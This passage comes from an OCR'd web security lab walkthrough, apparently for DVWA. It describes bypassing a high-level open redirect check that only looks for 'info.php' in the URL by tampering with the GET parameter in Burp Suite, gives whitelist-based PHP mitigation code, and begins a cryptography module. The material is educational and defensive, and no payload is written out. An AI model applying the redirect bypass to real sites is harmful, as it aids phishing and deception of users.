
Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Intercept the request with help of burp suite.



4. Make changes in get parameter and exploit vulnerabilities.





13.3 High Level Security

The redirect page tries to lock you to only redirect to the info.php page, but does this by checking that the URL contains "info.php".


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Capture request with help of burp suite.



4. Make essential changes at GET parameter and exploit vulnerabilities.



Mitigation:

Rather than accepting a page or URL as the redirect target, the system uses ID values to tell the redirect page where to redirect to. This ties the system down to only redirect to pages it knows about and so there is no way for an attacker to modify things to go to a page of their choosing.

Sample code:

```
<?php

$target = "";

if (array_key_exists ("redirect", $_GET) && is_numeric($_GET['redirect'])) {
    switch (intval ($_GET['redirect'])) {
        case 1:
            $target = "info.php?id=1";
            break;
        case 2:
            $target = "info.php?id=2";
            break;
        case 99:
            $target = "https://digi.ninja";
            break;
    }
    if ($target != "") {
        header ("location: " . $target);
        exit;
    } else {
        ?>
        Unknown redirect target.
        <?php
        exit;
    }
}

?>
```


14. Cryptography Vulnerability

Cryptography is key area of security and is used to keep secrets secret. When implemented badly these secrets can be leaked or the crypto manipulated to bypass protections.


This module will look at three weaknesses, using encoding instead of encryption, using algorithms with known weaknesses, and padding oracle attacks.


Steps:


1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.



